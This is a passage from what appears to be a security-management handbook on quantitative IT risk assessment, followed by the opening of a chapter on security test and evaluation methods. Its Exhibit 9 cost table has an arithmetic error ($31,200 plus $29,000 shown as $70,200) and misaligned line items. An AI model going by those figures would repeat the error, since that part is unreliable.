Utility of Results. Ultimately, each of the above factors (Diversion of Resources, Credibility of the Numbers, Subjectivity, and, in addition, Timeliness) plays a role in establishing the utility of the results. Utility is often a matter of perception. If management feels that the execution of a risk assessment is diverting resources from their primary mission inappropriately, if the numbers are not credible, if the level of subjectivity exceeds an often intangible cultural threshold for the organization, or if the project simply takes so long that the results are no longer timely, then the attention — and trust — of management will be lost or reduced along with the utility of the results.

A risk assessment executed with the support of contemporary automated tools can be completed in a matter of weeks, not months. Developers of the best automated tools have done significant research into the qualitative elements of good control, and their qualitative vulnerability assessment knowledge bases reflect that fact. The same is true with regard to their quantitative elements. Finally, in building these tools to support quantitative risk assessment, successful efforts have been made to minimize the work necessary to execute a quantitative risk assessment.

The bottom line is that it makes very little sense to execute a risk assessment manually or build one's own automated tool except in the most extraordinary circumstances. A risk assessment project that requires many work-months to complete manually (with virtually no practical "what-if" capability) can, with sound automated tools, be done in a matter of days, or weeks at worst, with credible, useful results.

TASKS OF RISK ASSESSMENT

In this section, we will explore the classic tasks of risk assessment and key issues associated with each task, regardless of the specific approach to be employed. The focus will, in general, be primarily on quantitative methodologies. However, wherever possible, related issues in qualitative methodologies will also be discussed.

Project Sizing

In virtually all project methodologies there are a number of elements to be addressed to ensure that all participants, and the target audience, understand and are in agreement about the project. These elements include:

- Background
- Purpose
- Scope
- Constraints
- Objective
- Responsibilities
- Approach

In most cases, it would not be necessary to discuss these individually, as most are well-understood elements of project methodology in general. In fact, they are mentioned here for the exclusive purpose of pointing out the importance of (1) ensuring that there is agreement between the target audience and those responsible for executing the risk assessment, and (2) describing the constraints on a risk assessment project. While a description of the scope, *what is included*, of a risk assessment project is important, it is equally important to describe specifically, in appropriate terms, *what is not included*. Typically, a risk assessment is focused on a subset of the organization's information assets and control functions. If what is not to be included is not identified, confusion and misunderstanding about the risk assessment's ramifications may result.

Again, the most important point about the project sizing task is to ensure that the project is clearly defined and that a clear understanding of the project by all parties is achieved.

Threat Analysis. In manual approaches and some automated tools, the analyst must determine what threats to consider in a particular risk assessment. Since there is not, at present, a standard threat population and readily available threat statistics, this task can require a considerable research effort. Of even greater concern is the possibility that a significant local threat could be overlooked and associated risks inadvertently

accepted. Worse, it is possible that a significant threat is intentionally disregarded.

The best automated tools currently available include a well-researched threat population and associated statistics. Using one of these tools virtually assures that no relevant threat is overlooked, and associated risks are accepted as a consequence.

If, however a determination has been made not to use one of these leading automated tools and instead to do the threat analysis independently, there are good sources for a number of threats, particularly for all natural disasters, fire, and crime (oddly enough, not so much for computer crime), even falling aircraft. Also, the console log is an excellent source for in-house experience of system development, maintenance, operations, and other events that can be converted into useful threat event statistics with a little tedious review. Finally, in-house physical and logical access logs (assuming such are maintained) can be a good source of related threat event data.

But, gathering this information independently, even for the experienced risk analyst, is no trivial task. Weeks, if not months, of research and calculation will be required, and, without validation, results may be less than credible.

For those determined to proceed independently, the following list of sources, in addition to in-house sources previously mentioned, will be useful:

- Fire — National Fire Protection Association (NFPA)
- Flood, all categories — National Oceanic and Atmospheric Administration (NOAA) and local Flood Control Districts
- Tornado — NOAA
- Hurricane — NOAA and local Flood Control Districts
- Windstorms — NOAA
- Snow — NOAA
- Icing — NOAA
- Earthquakes — U.S. Geological Survey (USGS) and local university geology departments
- Sinkholes — USGS and local university geology departments
- Crime — FBI and local law enforcement statistics, and your own in-house crime experience, if any
- Hardware failures — Vendor statistics and in-house records

Until an independent Threats Research Center is established, it will be necessary to rely on automated risk assessment tools, or vendors, or your own research for a good threat population and associated statistics.

Asset Identification and Valuation

While all assets may be valued qualitatively, such an approach is useless if there is a need to make well-founded budgetary decisions. Therefore, this discussion of Asset Identification and Valuation will assume a need for the application of monetary valuation.

There are two general categories of assets relevant to the assessment of risk in the IT environment:

- Tangible Assets, and
- Intangible Assets

Tangible Assets. The Tangible Assets include the IT facilities, hardware, media, supplies, documentation, and IT staff budgets that support the storage, processing, and delivery of information to the user community. The value of these assets is readily determined, typically, in terms of the cost of replacing them. If any of these are leased, of course, the replacement cost may be nil, depending on the terms of the lease.

Sources for establishing these values are readily found in the associated asset management groups, i.e., facilities management for replacement value of the facilities, hardware management for the replacement value for the hardware — from CPU's to controllers, routers and cabling, annual IT staff budgets for IT staff, etc.

Intangible Assets. The Intangible Assets, which might be better characterized as Information Assets, are comprised of two basic categories:

- Replacement costs for data and software, and
- The value of the confidentiality, integrity, and availability of information.

Replacement Costs. Developing replacement costs for data is not usually a complicated task unless source documents don't exist or are not backed up, reliably, at a secure off-site location. The bottom line is that "x" amount of data represents "y" key strokes — a time-consuming, but readily measurable manual key entry process.

Conceivably, source documents can now be electronically "scanned" to recover lost, electronically stored data. Clearly, scanning is a more efficient process, but it is still time-consuming. However, if neither source documents nor off-site backups exist, actual replacement may become virtually impossible, and the organization faces the question of whether such a condition can be tolerated. If, in the course of the assessment, this condition is found, the real issue is that the information is no longer available, and a determination must be made as to whether such a condition can be overcome without bankrupting the private sector organization or irrevocably compromising a government mission.

Value of Confidentiality, Integrity, and Availability. In recent years, a better understanding of the values of confidentiality, integrity, and availability and how to establish these values on a monetary basis with reasonable credibility has been achieved. That understanding is best reflected in the ISSA-published GIV referenced above. These values often represent the most significant "at risk" asset in IT environments. When an organization is deprived of one or more of these with regard to its business or mission information, depending on the nature of that business or mission, there is a very real chance that unacceptable loss will be incurred within a relatively short time.

For example, it is well-accepted that a bank that loses access to its business information (loss of availability) for more than a few days is very likely to go bankrupt.

A brief explanation of each of these three critical values for information is presented below.

- *Confidentiality* — Confidentiality is lost or compromised when information is disclosed to parties other than those authorized to have access to the information. In the complex world of IT today, there are many ways for a person to access information without proper authorization, if appropriate controls are not in place. Without appropriate controls, that access or theft of information could be accomplished without a trace. Of course, it still remains possible to simply pick up and walk away with confidential documents carelessly left lying about or displayed on an unattended, unsecured PC.
- *Integrity* — Integrity is the condition that information in or produced by the IT environment accurately reflects the source or process it represents. Integrity may be compromised in may ways, from data entry errors to software errors to intentional modification. Integrity may be thoroughly compromised, for example, by simply contaminating the account numbers of a bank's demand deposit records. Since the account numbers are a primary reference for all associated data, the information is effectively no longer available. There has been a great deal of discussion about the nature of integrity. Technically, if a single character is wrong in a file with millions of records, the file's integrity has been compromised.

  Realistically, however, some expected degree of integrity must be established. In an address file, 99% accuracy (only one out of 100 is wrong) may be acceptable. However, in the same file, if each record of 100 characters had only one character wrong — in the account number — the records would meet the poorly articulated 99% accuracy standard, but be completely compromised. In other words, the loss of integrity can have consequences that range from trivial to cata-

strophic. Of course, in a bank with one million clients, 99% accuracy means at best that the records of 10,000 clients are in error. In a hospital, even one such error could lead to loss of life!

- *Availability* — Availability, the condition that electronically stored information is where it needs to be, when it needs to be there, and in the form necessary, is closely related to the availability of the information processing technology. Whether because the process is unavailable, or the information itself is somehow unavailable, makes no difference to the organization dependent on the information to conduct its business or mission. The value of the information's availability is reflected in the costs incurred, over time, by the organization, because the information was not available, regardless of cause. A useful tool (from the Modified Delphi method) for capturing the value of availability, and articulating uncertainty, is illustrated in Exhibit 3. This chart represents the cumulative cost, over time, of the best case and worst case scenarios, with confidence factors, for the loss of availability of a specific information asset.

INTERVAL	LO$	HI$	CF %	INTERVAL	LO$	HI$	CF %
0-1 HR				4 DAYS			
2 HR				8 DAYS			
4 HR				16 DAYS			
8 HR				1 MONTH			
16 HR				2 MONTHS			
1 DAY				3 MONTHS			
2 DAY				6 MONTHS			

Exhibit 3. Capturing the Value of Availability (Modified Delphi Method)

Vulnerability Analysis

This task consists of the identification of vulnerabilities that would allow threats to occur with greater frequency, greater impact, or both. For maximum utility, this task is best conducted as a series of one-on-one interviews with individual staff members responsible for developing or implementing organizational policy through the management and administration of controls. To maximize consistency and thoroughness, and to minimize subjectivity, the vulnerability analysis should be conducted by an interviewer who guides each interviewee through a well-researched series of questions designed to ferret out all potentially significant vulnerabilities.

It should be noted that establishment and global acceptance of Generally Accepted System Security Principles (GASSP), as recommended in the National Research Council report "Computers at Risk" (12/90), the National

Information Infrastructure Task Force (NIITF) findings, the Presidential National Security and Telecommunications Advisory Council (NSTAC) report (12/96), and the President's Commission on Critical Infrastructure Protection (PCCIP) report (10/97), all of which were populated with a strong private sector representation, will go far in establishing a globally accepted knowledge base for this task. The "Treadwell Commission" report published by the American Institute of Certified Public Accountants (AICPA) Committee of Sponsoring Organizations (COSO)in 1994, "Internal Control, Integrated Framework" now, beginning in 1997, specifically requires that auditors verify that subject organizations assess and manage the risks associated with IT and other significant organizational resources. The guiding model characterized in the requirement represents quantitative risk assessment. Failure to have effectively implemented such a risk management mechanism now results in a derogatory audit finding.

Threat/Vulnerability/Asset Mapping

Without connecting — mapping — threats to vulnerabilities and vulnerabilities to assets and establishing a consistent way of measuring the consequences of their interrelationships, it becomes nearly impossible to establish the ramifications of vulnerabilities in a useful manner. Of course, intuition and common sense are useful, but how does one measure the risk and support good budgetary management and cost/benefit analysis when the rationale is so abstract?

For example, it is only good common sense to have logical access control, but how does one justify the expense? I am reminded of a major bank whose management, in a cost-cutting frenzy, came very close to terminating its entire logical access control program! With risk assessment, one can show the expected risk and annualized asset loss/probability coordinates that reflect the ramifications of a wide array of vulnerabilities. Exhibit 4 carries the illustration further with two basic vulnerabilities.

Applying some simple logic at this point will give the reader some insight into the relationships between vulnerabilities, threats, and potentially affected assets.

No Logical Access Control. Not having logical access control means that anyone can sign on the system, get to any information they wish, and do anything they wish with the information. Most tangible assets are not at risk. However, if IT staff productivity is regarded as an asset, as reflected by their annual budget, that asset could suffer a loss (of productivity) while the staff strives to reconstruct or replace damaged software or data. Also, if confidentiality is compromised by the disclosure of sensitive information (competitive strategies or client information), substantial competitive advantage and associated revenues could be lost, or liability suits for

VULNERABILITY	MAPPED THREAT(S)	AFFECTED ASSETS (At minimum)[a]
No Logical Access Control	Sabotage of Software	Software Goodwill
	Sabotage of Data/Information	Information Integrity Goodwill
	Theft of Software	Software Goodwill
	Theft of Data/Information	Information Confidentiality Goodwill
	Destruction of Software	Software Goodwill
	Destruction of Data/Information	Information Availability Goodwill
No Contingency Plan	Fire Hurricane Earthquake Flood Terrorist Attack	Facilities Hardware Media and Supplies IT Staff Budgets Software Information Availability Goodwill
	Toxic Contamination[b]	IT Staff Budgets Software Information Availability Goodwill

[a] In each case it is assumed that the indicated vulnerability is the only vulnerability, thus any impact on other information assets is expected to be insignificant. Otherwise, without current backups, for example, virtually every threat on this chart could have a significant impact on information availability

[b] Tangible assets are not shown as being impacted by a toxic contamination, aside from the IT staff budgets, because it is assumed that the toxic contamination can be cleaned up and the facilities and equipment restored to productive use.

Exhibit 4. Two Basic Vulnerabilities

disclosure of private information could be very costly. Both could cause company goodwill to suffer a loss.

Since the only indicated vulnerability is not having logical access, it is reasonable to assume monetary loss resulting from damage to the integrity of the information or the temporary loss of availability of the information is limited to the time and resources needed to recover with well-secured, off-site backups.

Therefore, it is reasonable to conclude, all other safeguards being effectively in place, that the greatest exposure resulting from not having logical access control is the damage that may result from a loss of confidentiality for a single event. But, without logical access control, there could be many such events!

What if there was another vulnerability? What if the information was not being backed up effectively? What if there were no useable backups? The loss of availability — for a single event — could become overwhelmingly expensive, forcing the organization into bankruptcy or compromising a government mission.

No Contingency Plan. Not having an effective contingency plan means that the response to any natural or man-made disaster will be without prior planning or arrangements. Thus, the expense associated with the event is not assuredly contained to a previously established maximum acceptable loss. The event may very well bankrupt the organization or compromise a government mission. This is without considering the losses associated with the Tangible Assets! Studies have found that organizations hit by a disaster and not having a good contingency plan are likely (4 out of 5) to be out of business within two years of the disaster event.

What if there were no useable backups — another vulnerability? The consequences of the loss of information availability would almost certainly be made much worse, and recovery, if possible, would be much more costly. The probability of being forced into bankruptcy is much higher.

By mapping vulnerabilities to threats to assets, we can see the interplay among them and understand a fundamental concept of risk assessment:

> *Vulnerabilities allow threats to occur with greater frequency or greater impact. Intuitively, it can be seen that the more vulnerabilities there are, the greater is the risk of loss.*

Risk Metrics/Modeling. There are a number of ways to portray risk, some qualitative, some quantitative, and some more effective than others.

In general, the objective of risk modeling is to convey to decision-makers a credible, useable portrayal of the risks associated with the IT environment, answering (again) these questions:

- What could happen (threat event)?
- How bad would it be (impact)?
- How often might it occur (frequency)?
- How certain are the answers to the first three questions (uncertainty)?

With such risk modeling, decision makers are on their way to making well-informed decisions — either to accept, mitigate, or transfer associated risk.

The following brief discussion of the two general categories of approach to these questions, qualitative and quantitative, will give the reader a degree of insight into the ramifications of using one or the other approach:

Qualitative. The definitive characteristic of the qualitative approach is the use of metrics that are subjective, such as ordinal ranking — low, medium, high, etc. (see Exhibit 5). In other words, independently objective values such as objectively established monetary value, and recorded history of threat event occurrence (frequency) are not used.

		Value		
		Low	Medium	High
Risk	Low			
	Medium			
	High			

Exhibit 5. Value of the Availability of Information and the Associated Risk

Quantitative. The definitive characteristic of quantitative approaches is the use of independently objective metrics and significant consideration given to minimizing the subjectivity that is inherent in any risk assessment. Exhibit 6 was produced from a leading automated tool, BDSS™, and illustrates quantitative risk modeling.




Exhibit 6. Results of Risk Evaluation in BDSS™ Before Any Risk Mitigation

The graph shown in Exhibit 6 reflects the integrated "all threats" risk that is generated to illustrate the results of Risk Evaluation in BDSS™ before any risk mitigation. The combined value of the tangible and intangible assets at risk is represented on the "Y" axis, and the probability of financial loss is represented on the "X" axis. Thus, reading this graphic model, there is a 1/10 chance of losing about $0.5M over a one year period.

The graph shown in Exhibit 7 reflects the same environment after risk mitigation and associated cost/benefit analysis. The original risk curve (Exhibit 6) is shown in Exhibit 7 with the reduced risk curve and associated average annual cost of all recommended safeguards superimposed on it, so the viewer can see the risk before risk mitigation, the expected reduction in risk, and the cost to achieve it. In Exhibit 7, the risk at 1/10 and 1/100 chance of loss is now minimal, and the risk at 1/1000 chance of loss has been reduced from about $2.0M to about $0.3M. The suggested safeguards are thus shown to be well justified.

Management Involvement and Guidance. Organizational culture plays a key role in determining, first, whether to assess risk, and second, whether to use qualitative or quantitative approaches. Many firms' management




Exhibit 7. Results of Risk Evaluation After Risk Mitigation and Associated Cost/Benefit Analysis

organizations see themselves as "entrepreneurial" and have an aggressive bottom line culture. Their basic attitude is to minimize all costs, take the chance that nothing horrendous happens, and assume they can deal with it if it does happen.

Other firms, particularly larger, more mature organizations, will be more interested in a replicable process that puts results in management language such as monetary terms, cost/benefit assessment, and expected loss. Terms that are understood by business management will facilitate the creation of effective communication channels and support sound budgetary planning for information risk management.

It is very useful to understand the organizational culture when attempting to plan for a risk assessment and get necessary management support. While a quantitative approach will provide, generally speaking, much more useful information, the culture may not be ready to assess risk in significant depth.

In any case, with the involvement, support and guidance of management, more utility will be gained from the risk assessment, regardless of its qualitative or quantitative nature. And, as management gains understanding of the concepts and issues of risk assessment and begins to realize the value to be gained, reservations about quantitative approaches will diminish, and they will increasingly look toward those quantitative approaches to provide more credible, defensible budgetary support.

Risk Mitigation Analysis

With the completion of the risk modeling and associated report on the observed status of information security and related issues, management will almost certainly find some areas of risk that they are unwilling to accept and for which they wish to see proposed risk mitigation analysis. In other words, they will want answers to the last three questions for those unacceptable risks:

- What can be done?
- How much will it cost?
- Is it cost effective?

There are three steps in this process:

1. Safeguard Analysis and Expected Risk Mitigation
2. Safeguard Costing
3. Safeguard Cost/Benefit Analysis

Safeguard Analysis and Expected Risk Mitigation. With guidance from the results of the Risk Evaluation, included modeling and associated data collection tasks, and reflecting management concerns, the analyst will seek to

identify and apply safeguards that could be expected to mitigate the vulnerabilities of greatest concern to management. Management will, of course, be most concerned about those vulnerabilities that could allow the greatest loss expectancies for one or more threats, or those subject to regulatory or contractual compliance. The analyst, to do this step manually, must first select appropriate safeguards for each targeted vulnerability; second, map or confirm mapping, safeguard/vulnerability pairs to all related threats; and third, determine, for each threat, the extent of asset risk mitigation to be achieved by applying the safeguard. In other words, for each affected threat, determine whether the selected safeguard(s) will reduce threat frequency, reduce threat exposure factors, or both, and to what degree.

Done manually, this step will consume many days or weeks of tedious work effort. Any "What if" assessment will be very time-consuming as well. When this step is executed with the support of a knowledge-based expert automated tool, however, only a few hours to a couple of days are expended, at most.

Safeguard Costing. In order to perform useful cost/benefit analysis, estimated costs for all suggested safeguards must be developed. While these cost estimates should be reasonably accurate, it is not necessary that they be precise. However, if one is to err at this point, it is better to overstate costs. Then, as bids or detailed cost proposals come in, it is more likely that cost/benefit analysis results, as shown below, will not overstate the benefit.

There are two basic categories of costing for safeguards:

- Cost per square foot, installed, and
- Time and materials

In both cases, the expected life and annual maintenance costs must be included to get the average annual cost over the life of the safeguard. An example of each is provided in Exhibits 8 and 9.

Cost per square foot	$165.00	
Total Square feet	50,000	
Total		$8,250,000
Safeguard Life expectancy	10 years	
Annualized cost (8,250,000/10)		$825,000
Annual Maintenance	$250,000	
Average Annual Cost		$1,075,000

Exhibit 8. Cost Per Square Foot, Installed, For a Robust New IT Facility

Cost per labor hour	$65.00	
Labor hours	480	
Implementation cost, labor		$31,200
Purchase/materials for an automated DRP tool	$29,000	
Total acquisition and implementation cost		$70,200
Safeguard life expectancy	8 years	
Annualized acquisition and implementation cost ($70,200/8)		$8,775
Annual maintenance:	$4,350	
DRP license maintenance	$32,500	
DRP staff, .5 work year (65,000 x .5)		$36,850
Average Annual Cost		$45,625

Exhibit 9. Time and Materials for Acquiring and Implementing a Disaster Recovery Plan (DRP

These Average Annual Costs represent the break-even point for safeguard cost/benefit assessment for each safeguard. In these examples, discrete, single-point values have been used to simplify the illustration. At least one of the leading automated risk assessment tools, BDSS™, allows the analyst to input bounded distributions with associated confidence factors to articulate explicitly the uncertainty of the values for these preliminary cost estimates. These bounded distributions with confidence factors facilitate the best use of optimal probabilistic analysis algorithms.

Safeguard Cost/Benefit Analysis. The risk assessment is now almost complete, though this final set of calculations is, once again, not trivial. In previous steps, the expected value of risk mitigation — the Annualized Loss Expectancy (ALE) before safeguards are applied, less the ALE after safeguards are applied, less the average annual costs of the applied safeguards — is conservatively represented individually, safeguard by safeguard, and collectively. The collective safeguard cost/benefit is represented first, threat by threat with applicable selected safeguards; and, second, showing the overall integrated risk for all threats with all selected safeguards applied. This may be illustrated as follows:

Safeguard 1 → Vulnerability 1→ n → Threat 1→ n

One safeguard may mitigate one or more vulnerabilities to one or more threats. A generalization of each of the three levels of calculation is represented below.

For the Single Safeguard. A single safeguard may act to mitigate risk for a number of threats. For example, a contingency plan will contain the loss for disasters by facilitating a timely recovery. The necessary calculation includes the integration of all affected threats' risk models before the safeguard is applied, less their integration after the safeguard is applied to define the gross risk reduction benefit Finally, subtract the safeguard's average annual cost to derive the net annual benefit.

RB(T)1 RA(T)1

[( ) – ( ) = GRRB] — SGAAC = NRRB

RB(T)n RA(T)n

Where:

RB(T) = the risk model for threats1-n *before* the safeguard is applied.
RA(T) = the risk model for threats1-n *after* the safeguard is applied.
GRRB = Gross Risk Reduction Benefit
NRRB = Net Risk Reduction Benefit
SGAAC = Safeguard Average Annual Cost

This information is useful in determining whether individual safeguards are cost effective. If the net risk reduction (mitigation) benefit is negative, the benefit is negative, i.e., not cost effective.

For the Single Threat. Any number of safeguards may act to mitigate risk for any number of threats. It is useful to determine, for each threat, how much the risk for that threat was mitigated by the collective population of safeguards selected that act to mitigate the risk for the threat. Recognize at the same time that one or more of these safeguards may act as well to mitigate the risk for one or more other threats.

$$[(AALEB - AALEA = GRRB) - SGAACSG1\text{–}n] = NRRB$$

Where:

AALEB = Average Annual loss Expectancy *before* safeguards

AALEA = Average Annual Loss Expectancy *after* safeguards

In this case, NRRB refers to the combined benefit of the collective population of safeguards selected for a specific threat. This process should be executed for each threat addressed. Still, these two processes alone should not be regarded as definitive decision support information. There remains the very real condition that the collective population of safeguards could mitigate risk very effectively for one major threat while having only minor risk mitigating effect for a number of other threats relative to their collective SGAAC.

In other words, if looked at out of context, the selected safeguards could appear, for those marginally affected risks, to be cost prohibitive — their costs may exceed their benefit for those threats. Therefore, the next process is essential to an objective assessment of the selected safeguards overall benefits:

For All Threats. The integration of all individual threat risk models for before selected safeguards are applied and for after selected safeguards are applied shows the gross risk reduction benefit for the collective population of selected safeguards as a whole. Subtract the average annual cost of the selected safeguards, and the net risk reduction benefit as a whole is established.

This calculation will generate a single risk model that accurately represents the combined effect of all selected safeguards in mitigating risk for the array of affected threats. In other words, an executive summary of the expected results of proposed risk mitigating measures is generated.

Final Recommendations. After the risk assessment is complete, final recommendations should be prepared on two levels; (1) A categorical set of recommendations in an executive summary, and (2) detailed recommendations

in the body of the risk assessment report. The executive summary recommendations are supported by the integrated risk model reflecting all threats risks before and after selected safeguards are applied, the average annual cost of the selected safeguards, and their expected risk mitigation benefit.

The detailed recommendations should include a description of each selected safeguard and its supporting cost benefit analysis. Detailed recommendations may also include an implementation plan. However, in most cases, implementation plans are not developed as part of the risk assessment report. Implementation plans are typically developed upon executive endorsement of specific recommendations.

Automated Tools

The following products represent a broad spectrum of automated risk assessment tools ranging from the comprehensive, knowledge based expert system BDSS™, to RiskCalc, a simple risk assessment shell with provision for user-generated algorithms and a framework for data collection and mapping.

- ARES, Air Force Communications and Computer Security Management Office. Kelly AFB, TX
- @RISK. Palisade Corp. Newfield, NY
- Bayesian Decision Support System (BDSS™). OPA, Inc. — The Integrated Risk Management Group, Petaluma, CA
- Control Matrix Methodology for Microcomputers. Jerry FitzGerald & Associates. Redwood City, CA
- COSSAC. Computer Protection Systems Inc. Plymouth, MI
- CRITI-CALC. International Security Technology. Reston, VA
- CRAMM. Executive Resources Association. Arlington, VA
- GRA/SYS. Nander Brown & Co. Reston, VA
- IST/RAMP. International Security Technology. Reston, VA
- JANBER. Eagon. McAllister Associates Inc. Lexington Park, MD
- LAVA. Los Alamos National Laboratory. Los Alamos, NM
- LRAM. Livermore National Laboratory. Livermore, CA
- MARION. Coopers & Lybrand (UK-based). London, England
- Micro Secure Self Assessment. Boden Associates. East Williston, NY
- Predictor. Concorde Group International. Westport, CT
- PRISM. Palisade Corp. Newfield, NY
- QuikRisk. Basic Data Systems. Rockville, MD
- RA/SYS. Nander Brown & Co. Reston, VA
- RANK-IT. Jerry FitzGerald & Associates. Redwood City, CA
- RISKCALC. Hoffman Business Associates Inc. Bethesda, MD
- RISKPAC. Profile Assessment Corp. Ridgefield, CT

- RISKWATCH. Expert Systems Software Inc. Long Beach, Ca
- The Buddy System Risk Assessment and Management System for Microcomputers. Countermeasures, Inc. Hollywood, MD

SUMMARY

While the dialogue on risk assessment continues, management increasingly is finding utility in the technology of risk assessment. Readers should, if possible, given the culture of their organization, make every effort to assess the risks in the subject IT environments using automated, quantitatively oriented tools. If there is strong resistance to using quantitative tools, then proceed with an initial approach using a qualitative tool. But do start the risk assessment process!

Work on automated tools continues to improve their utility and credibility. More and more of the "Big Accounting Firms" and other major consultancies, including those in the insurance industry, are offering risk assessment services using, or planning to use, quantitative tools. Managing risk is the central issue of information security. Risk assessment with automated tools provides organizational management with sound insight on their risks and how best to manage them and reduce liability cost effectively.

Developing and Conducting a Security Test and Evaluation

Sean M. Price

Introduction

System security is a composition of people, processes, and products. People are system users, administrators, and managers. Processes represent the operational aspects of the system which are manual or automated. Products are the physical and intangible attributes such as facilities and the hardware and software components that make up a system. Generally, each of these groups is subject to the same security requirements; however, each grouping faces its own unique challenge regarding consistent compliance with established requirements. People may not know, understand, or follow security rules. Processes sometimes become antiquated or have flaws in them that expose a system to a threat. Product implementations are challenged by security patch updates and insecure configurations. Interaction between these groups forms a basis of productivity within an organization. This interaction creates a complex situation when each group interacts with another aspect.

Each group is dynamic in nature. The activities of each can change on a regular basis. People come and go in organizations. Processes are changed to adapt to new operational environments. Hardware and software are changed with the advance of technology. With every change comes the possibility of nonconformance with security requirements. This gives rise to a need to perform comprehensive system security reviews on a periodic basis.

A security test and evaluation (ST&E) is a validation of system compliance with established security requirements. The ST&E is a snapshot in time of the overall security posture. It is an important security management tool used to assess system conformance to established security requirements. The scope of an ST&E includes people, processes, and products affected by security. Although security requirements may seldom change, the system configuration, users, applications, and architecture might be in continual flux. The ST&E is an audit of implementation of the security policy by the system and a validation of the proper operation of the implemented security controls.

A properly conducted ST&E provides management with an objective view of the security posture of a system. Individuals conducting the ST&E should not have management, administrative, or development responsibilities on the system. Appropriate separation of duties ensures the integrity of the ST&E process. The test procedures and results should also be clearly documented. The associated documentation should be in enough detail to give subsequent evaluators the ability to reproduce tests conducted and obtain similar results if the system has not changed.

Several other types of security reviews are commonly conducted on systems, including vulnerability assessments, risk assessments, and penetration testing. The purpose of a vulnerability assessment is to determine if a system has exposed vulnerabilities. Typically, a vulnerability assessment is conducted using host- and network-based scanners. These tools usually look for misconfigured or unpatched system components. Vulnerability scans are helpful in determining weaknesses or noncompliance of system products with security requirements. Risk assessments use quantitative and qualitative measurements to determine the potential loss that might occur if a threat takes advantage of a weak control. These assessments are tools used by management to allocate resources to protect systems and data. Risk assessments do not validate that a system does or does not support a particular requirement; however, identification of an unacceptable risk in a given area of people, processes, or products may generate new security requirements. Penetration testing is an overt or covert attempt to gain access to a system. Properly planned penetration tests implement a variety of processes but generally make use of *ad hoc* procedures to accomplish their goals. Penetration testing can identify weaknesses in people, processes, and products; however, penetration testing is not comprehensive and is based more on verifying best-business practices or combating popular attack methods than on validating system conformance to a security policy or requirements. Each of the aforementioned types of reviews serves a valuable purpose, but none of them fully validates conformance to all established security requirements.

Why Do a Security Test and Evaluation?

A properly conducted ST&E provides organizational and systems managers with a comprehensive audit of the security controls of a system. Performing a security audit provides organizations with evidence that can be reviewed by external entities. Many organizations within the United States are bound by laws and regulations that require some type of security review. Laws such as the Sarbanes–Oxley (SOX) Act, Health Insurance Portability and Accountability Act (HIPAA), Federal Information Security Management Act (FISMA), and Gramm–Leach–Bliley Act (GLBA) require some form of security review for the entities affected by these regulations. Beyond the legal requirements, business needs and requirements may dictate that a system provide some level of confidentiality, integrity, and availability. A comprehensive review of the controls provides management with some level of assurance regarding the security posture of the system. Where security controls are lacking or excessive, management can make risk-based decisions regarding which controls to implement or forego. Management decisions regarding the security controls to implement shape the security requirements necessary for a given system.

Security Test and Evaluation Methods

An ST&E requires a comprehensive review of the interaction among people, processes, and products with regard to identified security requirements. This is accomplished through interviews, observations, and document and technical reviews. Each requirement identified is tested with the appropriate review:

- *Interviews* — Users, managers, and system administrative personnel are asked questions regarding system security processes. Interviews support the gathering of abstract data that is not likely to be found on a system. For example, there may be a requirement such as "all users must participate in security awareness training annually." This requirement may be monitored electronically, but it is more likely that it is not. Organizational personnel may be asked if they have received or given the required training. The results might be corroborated by further by having users answer questions that demonstrate they have received the training.
- *Observations* — Some security requirements may be implemented in a manual process. To illustrate consider the requirement that "all users must secure their workstations prior to departing the immediate area." This may be interpreted to mean that users must log off or lock their sessions prior to leaving the facility. This requirement could be tested through interviews but is more appropriately assessed by physically observing workstations before, during, and after working

hours. Partial or noncompliance with the security requirement would be noted if a session was not secured and the user had left the facility. Additionally, some physical and environmental security requirements are tested through observations. Limiting access to servers and the implementation of fire suppression equipment are examples of physical security and environmental requirements that are validated through observations.

- *Document reviews* — The implementation of a security requirement can involve the generation of security-relevant documentation. Some examples of required documentation include memoranda, system security plans, configuration guides, risk assessments, accreditation packages, or security agreements. Documentation should be reviewed for conformance, completeness, and accuracy. Artifact documents, such as batch completion reports and audit logs, produced through business operations should also be included in document reviews.
- *Technical reviews* — Systems should be designed and implemented to support security requirements. A review of the hardware and software controls demonstrates system compliance with the identified requirements. This review consists of all technical aspects regarding design, configuration, and update management of a system.

Security Requirements

